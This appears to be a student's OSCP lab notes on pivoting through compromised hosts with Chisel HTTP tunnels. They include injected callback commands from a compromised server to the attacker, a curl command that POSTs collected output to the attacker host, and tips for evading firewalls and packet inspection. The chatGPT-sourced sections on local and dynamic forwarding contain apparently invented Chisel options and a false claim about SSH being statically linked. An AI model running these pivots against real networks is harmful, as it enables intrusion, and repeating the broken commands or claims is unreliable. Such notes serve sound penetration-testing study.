 - Run on Kali
- `./chisel client 192.168.45.232:8888 R:5000:127.0.0.1:5000 R:8000:127.0.0.1:8000`

- Run on victim machine
- We don't have to specify the listening address for our Kali since it's 127.0.0.1 by default
- The other 127.0.0.1 is more the target machine, meaning it will be trafficked to 127.0.0.1 on target machine

In the **OSCP 27.4.2. Services and Sessions**, we saw Chisel being used when our Kali was in the 192 subnet, and we wanted to access a web page on the 172 subnet. And we had compromised another user on the 172 subnet, so we used a reverse (single) port forward to connect from victim (compromised user) to Kali, and this sets up SOCKS proxy on Kali localhost. Then we can send traffic to our localhost, which gets sent to victim on 172, where it is run from the POV of victim, and so we can run commands from the 172 network (as victim). **Specifically, we want the compromised user (victim) to forward our request to target user (in 172 network) on port 80**

1. Get chisel on Kali
2. `chmod a+x chisel`
 - a stands for "all"
 - x stands for "execute"
 - Everyone can execute chisel
3. `./chisel server -p 8080 --reverse`
 - Start Chisel server on Kali
 - Set Chisel Listener on port 8080
 - This means we are listening on 127.0.0.1:8080
4. Upload chisel to victim
5. `\chisel.exe client 192.168.119.5:8080 R:127.0.0.1:80:172.16.6.241:80`
 - If you want the traffic to be forwarded to localhost on target machine, then replace 172.16.6.241 with 127.0.0.1
 - We run this on the victim
 - We tell it to connect back to our Kali on port 8080, where it's waiting for a Chisel connection (`192.168.119.5:8080`)
 - "R" stands for reverse
 - `127.0.0.1:80` is the local IP and port (on our Kali) that we should use to access the HTTP tunnel
 - `172.16.6.241:80` is where the traffic is being led to. This is the target machine on the 172 network that we want to access. So, all the traffic is sent to our compromised user (running chisel client) and then forwarded to this target user

```
(kali㉿kali)-[~/Downloads]
$ chisel server -p 8080 --reverse
2025/07/26 13:24:21 server: Reverse tunnelling enabled
2025/07/26 13:24:21 server: Fingerprint HnVNYONF0uzaxTyQ4rrvunSPnVB3a3kFAimdEOobiHc=
2025/07/26 13:24:21 server: Listening on http://0.0.0.0:8080
2025/07/26 13:28:23 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/07/26 13:28:23 server: session#1: tun: proxy#R:127.0.0.1:80⇒3306: Listening
```

- You should see these last two lines as a sign of connection

```
*Evil-WinRM* PS C:\Users\apache.ERA> .\chisel.exe client 192.168.45.232:8080 R:127.0.0.1:3306:127.0.0.1:3306
chisel.exe : 2025/07/26 17:37:55 client: Connecting to ws://192.168.45.232:8080
+ CategoryInfo          : NotSpecified: (2025/07/26 17:3...168.45.232:8080:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
2025/07/26 17:37:55 client: Connected (Latency 35.603ms)
```

- This is what it should look like on the client

Once Chisel connects, we can browse to port 80 on 172.16.6.241 via port 80 on our Kali machine (127.0.0.1) by using Firefox.

If any pages don't load, add any host names you see in the URL to /etc/hosts to resolve host names

- And then try both the IP and the hostname, since in the **Relia Challenge Lab**, the IP didn't work but when I tried the hostname directly instead of the IP, it worked. This was not for tunneling btw. It was just getting a website to load

HTTP Tunneling using Chisel (Reverse Dynamic Port Forwarding)

I would recommend you look at this simple guide below, which teaches how to do all the different styles of port forwarding using Chisel


- <https://notes.benheater.com/books/network-pivoting/page/port-forwarding-with-chisel>
- In the examples, the "targets" are actually ports on the "middle man." This is technically a valid target, since the ports are only open to localhost on middle man, so you need to pivot to middle man in order to access these target ports.
- But when you use these commands, you can change the target ports to another machine separate to middleman that is accessible from middleman and not your Kali

From OSCP 20.1. HTTP Tunneling Theory and Practice

IMPORTANT: This OSCP guide only teaches us how to do Reverse Port Forwarding with Chisel. In the next section, I will teach how to do Regular port forwarding using Chisel

IMPORTANT: This section also teaches us how to run SSH through a SOCKS proxy. And spoiler, you can't just run it through **proxychains**.

HTTP Tunneling is great when SSH is not available, or if it's blocked by a firewall. On the other hand, it's pretty common to see HTTP servers open and allowed to pass through firewalls.




- The goal is to get from Kali machine to PGDATABASE01
- Nothing can get in and out of the firewall between Kali and MULTISERVER03, so we have to go through CONFLUENCE01
- CONFLUENCE01 firewall only allows TCP/8090 inbound (which is the webserver), and only allows HTTP outbound.

The above is a perfect scenario for **Chisel**, an HTTP tunneling tool that encapsulates our data stream within HTTP. It also uses the **SSH** protocol within the tunnel so our data will be encrypted.

Chisel uses a **client/server model**. A Chisel **server** must be set up, which can **accept** a connection from the Chisel **client**. Various port forwarding options are available depending on the server and client configurations. One option that is particularly useful for us is **reverse port forwarding**, which is like **SSH remote port forwarding**.

NOTE: Chisel can run on macOS, Linux, and Windows, and on various architectures on each. Older tools like HTTPTunnel offer similar tunneling functionality but lack the flexibility and cross-platform capabilities of Chisel.



1. THIS IS AN EXAMPLE OF **CHISEL** reverse port forwarding
2. We will run a **Chisel server** on our **Kali** machine, which will accept a connection from a Chisel **client** running on **CONFLUENCE01**.
3. Chisel will bind a SOCKS proxy port on the Kali machine (Chisel Server)
4. The Chisel server (Kali) will encapsulate whatever we send through the SOCKS port and push it through the HTTP tunnel, SSH-encrypted.
5. The Chisel client (CONFLUENCE01) will then decapsulate it and push it wherever it is addressed (in this case, it would be pushing it to PGDATABASE01, which is the target machine)
6. Since we are working with SOCKS Proxy, that means we can access any port on Target Machine, since it's like we are running commands from CONFLUENCE01 (Chisel Client), which can access any port on PGDATABASE01 directly

IMPORTANT NOTE TO MYSELF about **reverse port forwarding for Chisel**:

- **Inbound HTTP doesn't need to be allowed** — as long as CONFLUENCE01 can initiate one outbound HTTP connection to your Kali box, Chisel reverse port forwarding will work.
- All data going from Kali to the internal target is **tunneled through that outbound HTTP stream** — so it evades both the inbound firewall and DPI restrictions.
- Even the initial chisel tunnel initiation doesn't require any in-bound traffic, only outbound since the client connects to the server and that's it.

- There might be a two-way TCP handshake, but that "in-bound traffic" is allowed since it's a response to an outbound packet. Inbound packets that are related to outbound packets in that way are allowed through firewall

The traffic between the Chisel **client** and **server** is all **HTTP-formatted**. This means we can traverse the deep packet inspection solution regardless of the contents of each HTTP packet. The Chisel server on our Kali machine will listen on TCP port 1080, a SOCKS proxy port. All traffic sent to that port will be passed back up the HTTP tunnel to the Chisel client, where it will be forwarded wherever it's addressed.

Getting Chisel to our Kali and CONFLUENCE01

Let's get the Chisel server up and running on our Kali machine. In the usage guide, we find the **--reverse** flag. Starting the Chisel server with this flag will mean that when the client connects, a **SOCKS proxy port will be bound on the server** (our kali)

Before we start the server, we should **copy the Chisel client binary to CONFLUENCE01**. The Chisel server and client are run from the same binary, they're just initialized with either server or client as the first argument.

Note: If our target host is running a different operating system or architecture, we have to download and use the compiled binary for that specific operating system and architecture from the Chisel Github releases page.

In this case, both CONFLUENCE01 and our Kali machine are amd64 Linux machines. That means we can try to run the same chisel binary we have on our Kali machine on CONFLUENCE01.

Here, they opened an APACHE Server on our Kali, and then used a payload on CONFLUENCE01 to download the Chisel binary hosted in our apache server. But, you can do the regular python hosting instead.

Using Chisel

Now that we have the Chisel binary on both our Kali machine and the target, we can run them. On the Kali machine, we'll start the binary as a server with the server subcommand, along with the bind port (`--port`) and the `--reverse` flag to allow the reverse port forward.

```
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
```

Listing 6 - Starting the Chisel server on port 8080.

- chisel server --port 8080 --reverse

The Chisel server starts up and confirms that it is listening on port 8080 and has reverse tunneling enabled.

Before we try to run the Chisel client, we'll run **tcpdump** on our Kali machine to log incoming traffic. We'll start the capture filtering to **tcp port 8080** to only capture traffic on TCP port 8080.

```
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Listing 7 - Starting tcpdump to listen on TCP/8080 through the tun0 interface.

- sudo tcpdump -nvvvXi tun0 tcp port 8080

Next, we'll try to start the Chisel client using the injection, applying the server address and the port forwarding configuration options on the command line.

We want to connect to the server running on our Kali machine (**192.168.118.4:8080**), creating a reverse SOCKS tunnel (**R:socks**). The **R** prefix specifies a reverse tunnel using a **socks** proxy (which is bound to port **1080** by default). The remaining shell redirections (**> /dev/null 2>&1 &**) force the process to run in the background, so our injection does not hang waiting for the process to finish.

/tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &

- This is the command we want CONFLUENCE01 to run
- This will connect CONFLUENCE01 (Chisel Client) to our Kali (Chisel Server)

Note:

- Another chisel client syntax I've seen is this:
- chisel.exe client 192.168.119.5:8080 R:80:172.16.6.241:80
 - This is from **OSCP 27.4.2. Services and Sessions**
 - Although this is chisel.exe so maybe syntax is different
 - This is an example of **single reverse port forwarding**, not dynamic

- We'll create a reverse port forward with the syntax **R:localport:remotehost:remoteport**. In our case, the remote host and port are 172.16.6.241 and 80. The local port we want to utilize is 80.
 - Note that the local IP is implicit here, since we didn't include it, so it defaults to 127.0.0.1. If we wanted explicit, it would be:
 - **chisel.exe client 192.168.119.5:8080**
 - R:127.0.0.1:80:172.16.6.241:80**

If you go back to your chisel server command, you should see that our Chisel server has logged an inbound connection.

```
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
2023/10/03 18:13:54 server: session#2: Client version (1.8.1) differs from server
version (1.8.1-0kali2)
2023/10/03 18:13:54 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Listing 18 - Incoming connection logged by the Chisel server.

- **chisel server --port 8080 --reverse**

Now, we can check the status of our SOCKS proxy with **ss**.

```
kali@kali:~$ ss -ntplu
Netid      State      Recv-Q      Send-Q            Local Address:Port            Peer
Address:Port      Process
udp        UNCONN      0          0                  0.0.0.0:34877
0.0.0.0:*
tcp        LISTEN      0          4096              127.0.0.1:1080
0.0.0.0:*
          users:(("chisel",pid=501221,fd=8))
tcp        LISTEN      0          4096              *:8080
*:*
          users:(("chisel",pid=501221,fd=6))
tcp        LISTEN      0          511                *:80
*:*
```

Listing 19 - Using ss to check if our SOCKS port has been opened by the Kali Chisel server.

- **ss -ntplu**

If you see that we are now listening on local host port 1080, that means our SOCKS proxy is listening now!

If you don't see any Chisel server output, look at the "How to debug Chisel problems" section below to troubleshoot. If you see output and the port looks good, then you can proceed in this section.

Let's use this to connect to the SSH server on PGDATABASE01. In *Port Redirection and SSH Tunneling*, we created SOCKS proxy ports with both SSH remote and classic dynamic port forwarding and used Proxychains to push non-SOCKS-native tools through the tunnel. **But we've not yet actually run SSH itself through a SOCKS proxy.**

- According to chatGPT, **you can't even run SSH through proxychains if we wanted to** since SSH (/usr/bin/ssh) is a statically linked binary on Kali (and many other distros), or it may perform operations early in execution that bypass proxychains' hooks. **Statically linked binary don't work on proxychains.** So, you have to run SSH this way if you want it to run it through a SOCKS proxy

SSH doesn't offer a generic SOCKS proxy command-line option. Instead, it offers the [ProxyCommand](#) configuration option. We can either write this into a configuration file, or pass it as part of the command line with **-o**.

[ProxyCommand](#) accepts a shell command that is used to open a proxy-enabled channel. The documentation suggests using the *OpenBSD* version of Netcat, which exposes the *-X* flag and can connect to a SOCKS or HTTP proxy. However, the version of Netcat that ships with Kali doesn't support proxying.

Instead, we'll use [Ncat](#), the Netcat alternative written by the maintainers of Nmap. We can install this on Kali with **sudo apt install ncat**.

`sudo apt install ncat`

Now we'll pass an Ncat command to **ProxyCommand**. The command we construct tells Ncat to use the **socks5** protocol and the proxy socket at **127.0.0.1:1080**. The **%h** and **%p** tokens represent the SSH command host and port values, which SSH will fill in before running the command.

```
kali㉿kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' database_admin@10.4.50.215
The authenticity of host '10.4.50.215 (<no hostip for proxy command>)' can't be
established.
ED25519 key fingerprint is SHA256:IGz427yqW3ALf9CKYwNmVctA/Z/emwMlwRG5qQP8JvQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.4.50.215' (ED25519) to the list of known hosts.
database_admin@10.4.50.215's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

Last login: Thu Jul 21 14:04:11 2022 from 192.168.97.19
database_admin@pgbackup1:~$
```

Listing 21 - A successful SSH connection through our Chisel HTTP tunnel.

- `ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p'`
`database_admin@10.4.50.215`

Very nice! We gained access to the SSH server, through our Chisel reverse SOCKS proxy, tunneling traffic through a reverse HTTP tunnel.

In this Learning Unit, we created a reverse tunnel using Chisel, and then used this tunnel to log in to an SSH server on PGDATABASE01 within the internal network. We did this with only HTTP-formatted traffic to and from the compromised CONFLUENCE01 pivot server.

How to debug Chisel problems

However, nothing happens. We don't see any traffic hit our Tcpdump session, and the Chisel server output doesn't show any activity.

This indicates there may be something wrong with the way we're running the Chisel client process on CONFLUENCE01. However, we don't have direct access to the error output when running the binary. We need to figure out a way to read the command output, which may be able to point us towards the problem. We should then be able to solve it.

To read the command output, we can construct a command which redirects stdout and stderr output to a file, and then send the contents of that file over HTTP back to our Kali machine. We use the `&>` operator, which directs all streams to stdout, and write it to `/tmp/output`. We then run `curl` with the `--data` flag, telling it to read the file at `/tmp/output`, and POST it back to our Kali machine on port 8080.

```
/tmp/chisel client 192.168.118.4:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://192.168.118.4:8080/
```

- We run this on CONFLUNCE01
- This is the error-collecting-and-sending command string.

On sending this new command, we check Tcpdump output for attempted connections.

```
...
16:30:50.915895 IP (tos 0x0, ttl 61, id 47823, offset 0, flags [DF], proto TCP (6),
length 410)
    192.168.50.63.50192 > 192.168.118.4.8080: Flags [P.], cksum 0x1535 (correct), seq
1:359, ack 1, win 502, options [nop,nop,TS val 391724691 ecr 3105669986], length 358:
HTTP, length: 358
        POST / HTTP/1.1
        Host: 192.168.118.4:8080
        User-Agent: curl/7.68.0
        Accept: /*
        Content-Length: 204
        Content-Type: application/x-www-form-urlencoded

/tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.32' not found
(required by /tmp/chisel)/tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version
`GLIBC_2.34' not found (required by /tmp/chisel) [|http]
    0x0000: 4500 019a bacf 4000 3d06 f729 c0a8 db3f E.....@.=...)...?
    0x0010: c0a8 2dd4 c410 1f90 d15e 1b1b 2b88 002d ...-.....^..+..-
...

```

Listing 12 - The output from the failing Chisel command.

We get the output that running `/tmp/chisel` produces. Chisel is trying to use versions 2.32 and 2.34 of [glibc](#), which the CONFLUENCE01 server does not have.

Note: This module was written in 2023, using Chisel version 1.8.1-0kali2 (go1.20.7). The Kali repos will likely contain later versions of Chisel in the future, and the exact error message that comes back from these later versions of Chisel may be different. However, the same principle applies. We have encountered an error trying to run a payload on a target system. As such, we must find an alternative payload which will run. Finding a way around these kinds of setbacks is an important skill which can be applied to many other situations where tool incompatibilities

arise. This module was written in 2023, using Chisel version 1.8.1-0kali2 (go1.20.7). The Kali repos will likely contain later versions of Chisel in the future, and the exact error message that comes back from these later versions of Chisel may be different. However, the same principle applies. We have encountered an error trying to run a payload on a target system. As such, we must find an alternative payload which will run. Finding a way around these kinds of setbacks is an important skill which can be applied to many other situations where tool incompatibilities arise.

This points towards a version incompatibility. When a version of a tool or component is more recent than the operating system it's trying to run on, there's a risk that the operating system will not contain the required technologies that the newer tool is expecting to be able to use. In this case, **Chisel is expecting to use glibc version 2.32 or 2.34**, neither of which can be found on CONFLUENCE01.

To try to find a solution, let's first check the version information for the Chisel binary we have on Kali, which we are also trying to run on CONFLUENCE01.

```
kali@kali:~$ chisel -h

Usage: chisel [command] [--help]

Version: 1.8.1-0kali2 (go1.20.7)

Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode

Read more:
  https://github.com/jpillora/chisel

kali@kali:~$
```

Listing 13 - The version of Chisel reported as part of the -h output, along with the version of Go used to compile it.

- chisel -h

The version of Chisel that ships with this version of Kali is 1.8.1. However, there is another detail that's important here. It has been compiled with Go version 1.20.7.

Some light web surfing reveals:

- [similar](#)
- [messages](#)

Where it appear when binaries compiled with Go versions 1.20 and later are run on operating systems that don't have a compatible version of glibc.

On the Chisel Github page, we find an "official" compiled binary, also version 1.8.1, is compiled with [Go version 1.19](#). Version 1.19 is one version of Go lower than the version that seems to have introduced this glibc incompatibility. **With that in mind, we can try using the Go 1.19-compiled Chisel 1.8.1 binary for Linux on amd64 processors.** This is available on the main Chisel Github.

We can first download the gzipped binary from Github using `wget`. We can unpack that using `gunzip`, then host on python to send it back over to CONFLUENCE01

- `wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz`
- `gunzip chisel_1.8.1_linux_amd64.gz`
- `python3 -m http.server 80`

We can then try to run the Chisel client again on CONFLUENCE01 geting chisel on it.

This time, different kind of traffic is logged in our Tcpdump session.

```

kali㉿kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
...
18:13:53.687533 IP (tos 0x0, ttl 63, id 53760, offset 0, flags [DF], proto TCP (6),
length 276)
    192.168.50.63.41424 > 192.168.118.4.8080: Flags [P.], cksum 0xce2b (correct), seq
1:225, ack 1, win 502, options [nop,nop,TS val 1290578437 ecr 143035602], length 224:
HTTP, length: 224
        GET / HTTP/1.1
        Host: 192.168.118.4:8080
        User-Agent: Go-http-client/1.1
        Connection: Upgrade
        Sec-WebSocket-Key: L8FCtL3MW18gHd/ccRWOPQ==
        Sec-WebSocket-Protocol: chisel-v3
        Sec-WebSocket-Version: 13
        Upgrade: websocket

        0x0000: 4500 0114 d200 4000 3f06 3f4f c0a8 323f E....@.?..?0..2?
        0x0010: c0a8 7604 a1d0 1f90 61a9 fe5d 2446 312e ..v.....a...]$F1.
        0x0020: 8018 01f6 ce2b 0000 0101 080a 4cec aa05 .....+.....L...
        0x0030: 0886 8cd2 4745 5420 2f20 4854 5450 2f31 ....GET./.HTTP/1
        0x0040: 2e31 0d0a 486f 7374 3a20 3139 322e 3136 .1..Host:.192.16
        0x0050: 382e 3131 382e 343a 3830 3830 0d0a 5573 8.118.4:8080..Us
        0x0060: 6572 2d41 6765 6e74 3a20 476f 2d68 7474 er-Agent:.Go-htt
        0x0070: 702d 636c 6965 6e74 2f31 2e31 0d0a 436f p-client/1.1..Co
        0x0080: 6e6e 6563 7469 6f6e 3a20 5570 6772 6164 nnection:.Upgrad
        0x0090: 650d 0a53 6563 2d57 6562 536f 636b 6574 e..Sec-WebSocket
        0x00a0: 2d4b 6579 3a20 4c38 4643 744c 334d 5731 -Key:.L8FCtL3MW1
        0x00b0: 3867 4864 2f63 6352 574f 5051 3d3d 0d0a 8gHd/ccRWOPQ==..
        0x00c0: 5365 632d 5765 6253 6f63 6b65 742d 5072 Sec-WebSocket-Pr
        0x00d0: 6f74 6f63 6f6c 3a20 6368 6973 656c 2d76 otocol:.chisel-v
        0x00e0: 330d 0a53 6563 2d57 6562 536f 636b 6574 3..Sec-WebSocket
        0x00f0: 2d56 6572 7369 6f6e 3a20 3133 0d0a 5570 -Version:.13..Up
        0x0100: 6772 6164 653a 2077 6562 736f 636b 6574 grade:.websocket
        0x0110: 0d0a 0d0a ....
18:13:53.687745 IP (tos 0x0, ttl 64, id 60604, offset 0, flags [DF], proto TCP (6),
length 52)
    192.168.118.4.8080 > 192.168.50.63.41424: Flags [.], cksum 0x46ca (correct), seq 1,
ack 225, win 508, options [nop,nop,TS ...]
...

```

Listing 17 - Inbound Chisel traffic logged by our tcpdump session.

- `sudo tcpdump -nvvvXi tun0 tcp port 8080`

The traffic that Tcpdump has logged indicates that the Chisel client has created an HTTP WebSocket connection with the server running on out Kali machine.

On top of this, our Chisel server has logged an inbound connection.

```
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
2023/10/03 18:13:54 server: session#2: Client version (1.8.1) differs from server
version (1.8.1-0kali2)
2023/10/03 18:13:54 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Listing 18 - Incoming connection logged by the Chisel server.

- chisel server --port 8080 --reverse

Now, we can check the status of our SOCKS proxy with ss.

```
kali@kali:~$ ss -ntplu
Netid      State      Recv-Q      Send-Q          Local Address:Port          Peer
Address:Port      Process
udp        UNCONN      0            0              0.0.0.0:34877
0.0.0.0:*
tcp        LISTEN      0            4096           127.0.0.1:1080
0.0.0.0:*
tcp        LISTEN      0            4096           users:(("chisel",pid=501221,fd=8))
*:*
tcp        LISTEN      0            511            *:80
*:*
```

Listing 19 - Using ss to check if our SOCKS port has been opened by the Kali Chisel server.

- ss -ntplu

Go back to the Original "Using Chisel" section to see how to use Chisel with SSH

HTTP Tunneling using Chisel (Local Port forwarding)

This is from chatGPT so use it with a grain of salt. I would recommend you look at this simple guide below instead, which teaches how to do all the different styles of port forwarding using Chisel

- <https://notes.benheater.com/books/network-pivoting/page/port-forwarding-with-chisel>

Scenario for Local Port Forwarding with Chisel

- Kali attacker: 192.168.118.4
- Compromised pivot machine (CONFLUENCE01): 192.168.50.63
- Target inside internal network (PGDATABASE01): 10.4.50.215, which is reachable only from CONFLUENCE01
- CONFLUENCE01 has outbound HTTP (port 8080) access, and Kali is listening
- Goal: Forward a port from PGDATABASE01 to Kali via CONFLUENCE01 using local port forward, so that Kali can access PGDATABASE01 directly on a local port.

Local Port Forwarding Explained

Unlike reverse port forwarding, where the SOCKS proxy is opened on the attacker side, **local port forwarding opens a port on the victim/pivot side** (CONFLUENCE01), and forwards it through the HTTP tunnel to a target service **Kali can't normally reach directly**, like PGDATABASE01.

Step-by-Step Setup for Local Port Forwarding

1. Start Chisel server on Kali

- chisel server --port 8080
- This opens an HTTP listener on port 8080 on Kali.

2. Prepare Chisel client on CONFLUENCE01

You want to forward PGDATABASE01's SSH (10.4.50.215:22) to Kali as localhost:2222, so you can SSH into PGDATABASE01 by just hitting 127.0.0.1:2222 on Kali.

Here's the Chisel client command to do that:

- /tmp/chisel client http://192.168.118.4:8080 2222:10.4.50.215:22

This means:

- CONFLUENCE01 connects to the Kali Chisel server
- It forwards Kali's 127.0.0.1:2222 to 10.4.50.215:22 from CONFLUENCE01
- You'd run this on CONFLUENCE, through a web shell for example

You could redirect output just like in the reverse case to confirm success if needed.

3. SSH into the target machine (PGDATABASE01) from Kali

Once the tunnel is up:

- `ssh database_admin@127.0.0.1 -p 2222`

You are now connected to PGDATABASE01 (via SSH) through the Chisel local port forward!

HTTP Tunneling using Chisel (Dynamic Port forwarding)

This is from chatGPT so use it with a grain of salt. I would recommend you look at this simple guide below instead, which teaches how to do all the different styles of port forwarding using Chisel

- <https://notes.benheater.com/books/network-pivoting/page/port-forwarding-with-chisel>

Environment

- Kali Attacker IP: **192.168.118.4**
Compromised machine (CONFLUENCE01): **192.168.50.63**
- Internal target (PGDATABASE01): **10.4.50.215**
- CONFLUENCE01 can reach PGDATABASE01, but Kali cannot.
- You have a shell on CONFLUENCE01.
- There are no outbound firewall restrictions — CONFLUENCE01 can accept inbound connections on TCP/8080 from Kali.

Goal

Use Chisel to **create a SOCKS proxy on CONFLUENCE01**, which Kali can connect to over HTTP. You'll then **route traffic through that SOCKS proxy** to access the internal network (e.g., SSH, SMB, RDP, etc.).

This is the Chisel equivalent of **SSH dynamic port forwarding**:

`ssh -D 1080 user@pivot`

Step-by-Step: Chisel Dynamic Port Forwarding

1. Start the Chisel client on CONFLUENCE01

This sets up a SOCKS proxy on CONFLUENCE01, and listens for the Chisel server to connect:

- `/tmp/chisel client --socks 127.0.0.1:1080 --listen 0.0.0.0:8080`

Explanation:

- `--socks 127.0.0.1:1080`: Create a SOCKS5 proxy on the pivot
- `--listen 0.0.0.0:8080`: Listen on port 8080 for incoming Chisel server connections from Kali

(If 127.0.0.1:1080 doesn't work for local access, you can also try 0.0.0.0:1080 to bind the proxy to all interfaces.)

If you're injecting this command via a webshell:

```
/tmp/chisel client --socks 127.0.0.1:1080 --listen 0.0.0.0:8080 > /dev/null 2>&1 &
```

2. Start the Chisel server on Kali and connect to CONFLUENCE01

From Kali, connect to the Chisel client's listener:

- `chisel server --connect 192.168.50.63:8080`

This initiates the HTTP tunnel to CONFLUENCE01 and lets you start using the SOCKS proxy running on the target.

If you get a handshake or fingerprint mismatch error, you can add `--no-auth` on both sides to disable fingerprint auth (only for lab use).

3. Use SOCKS proxy on CONFLUENCE01 from Kali via SSH ProxyCommand or proxychains

You now have to point Kali tools to the SOCKS proxy, which lives on CONFLUENCE01.

To do that, you need to create a tunnel from your Kali to that SOCKS proxy. Here's how:

Option 1: SSH-style proxy use with nc

- `ssh -o ProxyCommand="ncat --proxy-type socks5 --proxy 192.168.50.63:1080 %h %p"`
`database_admin@10.4.50.215`

Option 2: Configure proxychains to use CONFLUENCE01 as proxy

Edit `/etc/proxychains.conf`:

```
[ProxyList]
socks5 192.168.50.63 1080
```

Then run:

```
proxychains nmap -Pn -p22,445,3389 10.4.50.215
proxychains smbclient -L 10.4.50.215
```

Tunneling using Chisel

